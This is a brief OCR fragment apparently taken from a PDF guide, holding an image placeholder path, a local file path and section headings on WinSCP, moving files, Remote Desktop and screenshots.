
'/home/phantom3472/SdhGuwGl.jpeg'

7 WinSCP



Move from home to desktop

7.1 Remote Desktop



7.2 Screen Shot